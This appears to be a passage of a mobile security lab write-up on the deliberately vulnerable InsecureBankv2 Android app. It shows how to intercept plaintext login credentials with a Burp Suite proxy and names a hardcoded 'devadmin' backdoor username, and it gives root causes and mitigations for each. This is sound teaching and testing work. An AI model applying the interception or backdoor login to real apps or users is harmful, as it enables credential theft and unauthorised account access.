
Go to Wifi → Android Wifi settings






Click on that pencil icon (Network Details) → Set Proxy to Manual → Enter your host IP & Port 8081





Save the configured wifi
Open Insecurebank apk in the emulator and put your Credentials.



As you can see it intercept the traffic in Burpsuite as a post request with clear credentials.

Root Cause:

- The InsecureBankv2 app sends sensitive information (username and password) over HTTP instead of HTTPS.
- No encryption or secure channel is used, allowing network traffic to be intercepted easily.
- SSL/TLS certificate validation is not implemented, or SSL pinning is absent, which would normally prevent man-in-the-middle attacks.
- Essentially, the app trusts the network blindly and does not protect credentials in transit.

2. Impact:

- Attackers on the same network can capture login credentials in plaintext using tools like Burp Suite or Wireshark.
- Compromised credentials can lead to unauthorized access to user accounts, financial data, or personal information.
- This could also allow attackers to perform identity theft, fraud, or further pivot attacks against backend systems.
- Loss of user trust and reputational damage for the organization distributing the app.


3. Mitigation / Recommendations:

- Always use HTTPS (TLS 1.2 or higher) for transmitting sensitive data.
- Implement SSL certificate validation and pinning on the mobile app to prevent man-in-the-middle attacks.
- Never log or store passwords in plaintext on the client or server.
- Conduct regular security testing of network communication, including penetration testing for insecure data transmission.
- Educate developers on secure coding practices and secure data handling in mobile apps.


Developer Backdoor in InsecureBankv2

The InsecureBankv2 Android application contains a hardcoded developer backdoor account, accessible by using the username devadmin.

In the DoLogin class (responsible for handling login logic), there is a direct string comparison against this username:



This code checks if the entered username is "devadmin", and if so, it triggers hidden developer functionality that bypasses normal authentication, creating a backdoor into the application.



Root Cause

The application contains hardcoded credentials and hidden logic intended for developer use. These were not removed before deployment, resulting in a production backdoor.

Impact

- Authentication Bypass: Any attacker aware of the hardcoded username (and possible password) can log in as an administrator.
- Privilege Escalation: Grants access to administrative or developer-only functionality not intended for public use.
- Data Exposure: May allow viewing, modifying, or deleting sensitive customer data.
- Application Compromise: Could be chained with other vulnerabilities for complete takeover.

Mitigation

1. Remove all hardcoded credentials from production code
2. Use secure authentication mechanisms backed by server-side validation.
3. Implement role-based access control (RBAC) to ensure only authorized accounts can access administrative features.
4. Perform secure code reviews before release to identify and remove leftover debug or developer code.
5. Enable code obfuscation to make reverse engineering more difficult.